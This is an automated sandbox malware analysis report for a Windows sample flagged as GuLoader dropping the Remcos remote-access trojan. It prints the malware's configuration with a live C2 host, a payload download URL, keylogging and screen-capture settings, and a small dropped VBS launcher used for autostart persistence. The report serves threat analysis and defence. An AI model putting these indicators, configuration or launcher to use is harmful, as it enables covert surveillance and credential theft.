ID: 547022
Sample Name: g4FtSOZMD9
Cookbook: default.jbs
Time: 02:25:14
Date: 02/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report g4FtSOZMD9

Overview


General Information

Sample Name:	g4FtSOZMD9 (renamed file extension from none to exe)
Analysis ID:	547022
MD5:	81f377eda4163da.
SHA1:	e50abaf01a9fd3a..
SHA256:	a16d035ca37dbd..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Yara detected Remcos RAT
- Detected unpacking (changes PE se…
- GuLoader behavior detected
- Sigma detected: Suspect Svchost A…
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers
- Installs a global keyboard hook

Classification



- **System is w10x64**
- g4FtSOZMD9.exe (PID: 7068 cmdline: "C:\Users\user\Desktop\g4FtSOZMD9.exe" MD5: 81F377EDA4163DA1B74CAE83E38CED9F)
  - g4FtSOZMD9.exe (PID: 5452 cmdline: "C:\Users\user\Desktop\g4FtSOZMD9.exe" MD5: 81F377EDA4163DA1B74CAE83E38CED9F)
    - svchost.exe (PID: 2948 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
    - g4FtSOZMD9.exe (PID: 5524 cmdline: C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\iwxzjjveuvjtvtlo" MD5: 81F377EDA4163DA1B74CAE83E38CED9F)
    - g4FtSOZMD9.exe (PID: 3920 cmdline: C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\srdskbfyidbgfzzawoj" MD5: 81F377EDA4163DA1B74CAE83E38CED9F)
    - g4FtSOZMD9.exe (PID: 5972 cmdline: C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\vtilcuqzwmtlifvenyefmr" MD5: 81F377EDA4163DA1B74CAE83E38CED9F)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "nhtaxfilling.ddnsgeek.com:62758:1",
  "Assigned name": "1040",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "Clock.exe",
  "Startup value": "Clock",
  "Hide file": "Enable",
  "Mutex": "Remcos-UGB110",
  "Keylog flag": "1",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Enable",
  "Hide keylog file": "Enable",
  "Screenshot flag": "Enable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Enable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Clock",
  "Keylog folder": "Clock",
  "Keylog file max size": "100000"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://147.189.137.168/1040_RyQoPlW98.bin"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.620873156.0000000001C23000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000000.00000002.471018381.0000000002280000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000009.00000003.582459498.0000000001C39000.00000004.00000001.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0xfc74:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000009.00000000.462063926.000000000017A0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: g4FtSOZMD9.exe PID: 7068	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	

Click to see the 2 entries

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected Remcos RAT
- GuLoader behavior detected
- Tries to steal Mail credentials (via file / registry access)
- Tries to steal Mail credentials (via file registry)
- Yara detected WebBrowserPassView password recovery tool
- Tries to steal Instant Messenger accounts or passwords


Remote Access Functionality:

- Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eave Inse Netv Com
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1 1	Access Token Manipulation 1	Obfuscated Files or Information 2	Credentials in Registry 2	File and Directory Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 2	Software Packing 1 1	Credentials In Files 1	System Information Discovery 1 6	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Standard Port 1	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1 1	Masquerading 1	NTDS	Security Software Discovery 4 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 2 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 2	Man Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
g4FtSOZMD9.exe	22%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.exe	16%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.g4FtSOZMD9.exe.400000.2.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
0.0.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
21.0.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
23.2.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
9.0.g4FtSOZMD9.exe.400000.3.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
22.2.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
22.0.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
9.0.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
0.2.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
9.0.g4FtSOZMD9.exe.400000.1.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
23.0.g4FtSOZMD9.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.imvu.comr	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	0%	Avira URL Cloud	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImQ1Y2M3ZjUxNTk0ZjI1ZWI5NjQxNjllMjcxMDliYzA5MWY4N	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	0%	URL Reputation	safe	
nhtaxfilling.ddnsgeek.com	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	URL Reputation	safe	
http://ns.adobe.c/g?	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://147.189.137.168/1040_RyQoPlW98.bin	0%	Avira URL Cloud	safe	
http://www.imvu.comhttp://www.ebuddy.comhttps://www.google.com	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IiIsIml1ZSI6Imh0dHA6Ly9pbWFnZXMyLnplbWFudGEuY29tL	0%	URL Reputation	safe	
http://147.189.137.168/1040_RyQoPlW98.bin~:	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjJhM2VjZmJmYzJjMzAzZjVjMGM1MjhiNDZjYWEyNDY0MGI2M	0%	Avira URL Cloud	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	0%	URL Reputation	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/MeControl.js	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nhtaxfilling.ddnsgeek.com	207.32.218.236	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
nhtaxfilling.ddnsgeek.com	true	• Avira URL Cloud: safe	unknown
http://147.189.137.168/1040_RyQoPlW98.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
147.189.137.168	unknown	United Kingdom		786	JANETJiscServicesLimitedGB	true
207.32.218.236	nhtaxfilling.ddnsgeek.com	United States		14315	1GSERVERSUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	547022
Start date:	02.01.2022
Start time:	02:25:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	g4FtSOZMD9 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@11/24@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19% (good quality ratio 16.8%) • Quality average: 68.6% • Quality standard deviation: 34.1%
HCA Information:	• Successful, ratio: 73% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
02:27:12	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce CHRYSOME C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.vbs
02:27:20	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce CHRYSOME C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.vbs
02:28:04	API Interceptor	17x Sleep call for process: g4FtSOZMD9.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.exe	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	258048
Entropy (8bit):	5.878526280109068
Encrypted:	false
SSDEEP:	3072:ShYPey2QV00E3KxPpW9J+PZK7kzqHD2+KM5KOKVhYPey2QV00E:ShYGy2a00yiw0ZK7RjbnQhYGy2a00
MD5:	81F377EDA4163DA1B74CAE83E38CED9F
SHA1:	E50ABAF01A9FD3AE8176B5B6117F6B8F8A355EC0
SHA-256:	A16D035CA37DBD7AB34C856F4CDF96A9898DCEBBA08C5801C99F3D3100AE6B3F
SHA-512:	8FD4613830195A00650386E450E72081546603DE6FDFF40CA039464CB5D33FD0D2AED0151C6F40558671D631C132F99A5400D9A2DB304AAC05729B941C40A63D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 16%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.....D.....=.....Rich.....PE..L....6.Y..... .....@.....<.....(.....(.. .....text...D..... ..`.data...P..... .....@....rsrc.....@..@...I.....MSVBVM60.DLL..... .....

C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.vbs	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	126
Entropy (8bit):	4.890716777636802
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRDN+E2J5xAIcP0WHBW73zx1dAHMn:jFqhv9IN723fOJYxXiMn
MD5:	78974D0D4A018D52ECAC4581F08C3097
SHA1:	B58E51F273A55F0E72AD3066E62E385A7510C116
SHA-256:	91FA3C53A959A83B7FBC297A73221AFE509270F1BA0568B05B857C094696DF41
SHA-512:	AA2256B9844FF038670652CC17DCBB71B6EA89DFA356CDAE44C29E5EC203C3B7907815EDF909D13CE4A7C084ECC4B7BAA6D37E125B3EA950F673EC75B5781A4
Malicious:	**true**
Reputation:	low
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\Brevsamlingssteds8\Restroke.exe")

C:\Users\user\AppData\Local\Temp\bhvFAB7.tmp	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	Extensible storage user DataBase, version 0x620, checksum 0x1277828c, page size 32768, DirtyShutdown, Windows version 10.0

C:\Users\user\AppData\Local\Temp\bhvFAB7.tmp	
Category:	dropped
Size (bytes):	26738688
Entropy (8bit):	0.9105350923938392
Encrypted:	false
SSDEEP:	24576:yHzZ+wP17f2s1ipPHihgmKdTnjVccgeTaNXvq:yHQswtT0q
MD5:	9D77F4E097E9A402A4E80E3633A107BA
SHA1:	CB2A59166D899060B160A4E57E902688CE8CB723
SHA-256:	E198962017B72E47DF7BB8C40BB28CBB9289051B6B0A0AA5EB9CBB778D3ACF4E
SHA-512:	0C2313F5A67A079A61B335F8483B329C3D2FAB576F728F1DBB5CC650F17C9918BE11CDAF7685D173088C0A5C50DEB16165846C8C66478F0142254BC8C6041BAI
Malicious:	false
Reputation:	low
Preview:	.w..... .....p.....Ef..4...w.....%.....xA.....zw.h.'.....W.4...w.....[.....B..... ....zU..... .....7....z.q.....)....z..... .....

C:\Users\user\AppData\Local\Temp\iwxzjjveuvjtvtlo	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Local\Temp\~DFF48BD71CF1E747D1.TMP	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	5.966668453944976
Encrypted:	false
SSDEEP:	768:hlDqxNQ65JJT1coaPeybSF3SjNrb40nEPnngv8K7e:h2v53YPey2xSVb40nE/ngv8K7e
MD5:	30022F5F6D4029602D8AE6CEC49C635A
SHA1:	3370081AEE760B36D2EB4FD2DA7FB0383DFB0BF7
SHA-256:	31F023214DFD6343171820FB95CE4CDBFFF731262EA30C7E19B627981E4B0685
SHA-512:	D93BC21F9336819FFD1D4D913C50C7A6041824F7DB33C3E4875620357A953864306C10817094DB22768BF872806B1A1CFD81ABAE2DD482789A729FBD2B7D3EC
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Roaming\Clock\logs.dat	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	data
Category:	dropped
Size (bytes):	184
Entropy (8bit):	6.922859102725601
Encrypted:	false
SSDEEP:	3:z3qdECGmn6eplif1Fycug6718QzafFgfoUzf8E+T1tZno+HQpBLwdGiYdm:EZ6e7itW10fSfow8E+THc+
MD5:	BD21E7F3ACACFEF0FC32FF4CC5894C68
SHA1:	2D273E62F2C9E494D88898724E75C50031657CD4
SHA-256:	FAA6C759F4B7F528E50D1FDEDDF275BC3FE1B7DC83E3435EC8559A55760C25C4

C:\Users\user\AppData\Roaming\Clock\logs.dat	
SHA-512:	064D8EFAEC2AF4D29ACF936D758B7C8124C7D140B16AA09F9692F2A208A6B5C128AFDA96A95B7B152C6F964874EBE66F54C3954DE230BCCCF0B89ADD62DBF 22
Malicious:	false
Reputation:	low
Preview:	r(..0z...5...M.?<8i.^..`...BE@.....b.2Ci.N.-.K_..l....3..$..j.....:....1..|...^.Xx.|..V{.q'....`..v.....+#.R.!c..z.....h>.... |.<nv...$..\.].]..... ;s .%8...<D..`?=.

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_022802.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805509
Entropy (8bit):	7.953635790065994
Encrypted:	false
SSDEEP:	12288:6z0J9/6Y79QYZeUAuISCT14ckScWRgWlfStLf/aTDt5hi4IwvFZezeGTDdb:O6Sa3ZAsPcvvOWlGz/QprI0ejp
MD5:	4334E5318C03DFED4F6E16D617A0070E
SHA1:	6B21A7447FF88EB1B11BBEF3B52C3D2F3D6DC3CC
SHA-256:	AA2DB20556386B90515B94B443E9D6A59B12DB69EC43F7E8E87F11E4B0B3D78B
SHA-512:	78A252D3E7947231C3A2A833A3BD96557D0E368EDE110F2FB5D22500F3EBF7F02E61544530624D0F3EB544FD0A1D1FC9CFA3811AE2E6E7589FDF069A9BBA57A E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..q...H...d...e.D..T@.g0...PD.D..A$g.IPD...`..y.1aVD@..A....Z.kU.Z._{W....}...tw.\...v... .O73.<.b...j.t...g72...D..zN..oV..y.3kx..b-..7...b.."&..t).Mc....~6.....Xd.X.YuV.g..Ul.s_..`..9fW.^g./...~..6...C..t.)=WO..c&..d.S..._...R1.2.E..(p}....+=.M..X..fn..i....y.Fc..|.9..~:<..H.} <.(.....r.>.1g....B....g...J..0*h..}c..w....0.@.....=2.....6.f....56w.{(e.-.8.....0bf.....[...,`v.VC..ld.-.....koS.....).G...,a...dv...\l..|...j~.y.....(.....A..?..H.._.>.o...G,...d.,.....3 ...6. Dmn..U.....Y..?d...2>...6.D.[.....r.hgk`.....@qG.@...:.3a.....V:.uHM8.....z.s.....p.....L}..6..7.....2..I.d.o...1...A.M'j.bL-?./.....T....F.....Z.....?-.6...T..3..c....T....u(.....A. .?..H.._.>.o...Gxa...X.p.p.jk..m.i.!..!....<i.Jt...../..v...mAmO....w4.4...,....4..G..}I..5-.).S.$hQ..]"....[7....n.ZV...\...!..`P;...H...J_#...P$...:.F..h.@ulAN@...

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_023804.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805382
Entropy (8bit):	7.954368693124621
Encrypted:	false
SSDEEP:	12288:nAG53EhiIc4ezePK+t5Xi9hbt/BZF0kRX1PBo2x32Y8Ksl7E21b+SCotr8hPUHv1:3qkIctSJnqzRX15l1slPhjVEQ
MD5:	59B10CCC23A3F39295D44E8032D56A3D
SHA1:	0CC43E6208D6A7C09B0FB011502D5CFDB4739DD8
SHA-256:	6946B8089ABF8C6BC48402BBB186D5F75D6D4593763BA925507CB42B8214E7DD
SHA-512:	DF2D4B5811504B5C1F917429B70F80416185BE76D803C15A9C66FC10CEA08F9D4B734F969A754ECFE48C8A2E8B95530CBB813127853607ED040753D8DB58C694
Malicious:	false
Reputation:	low
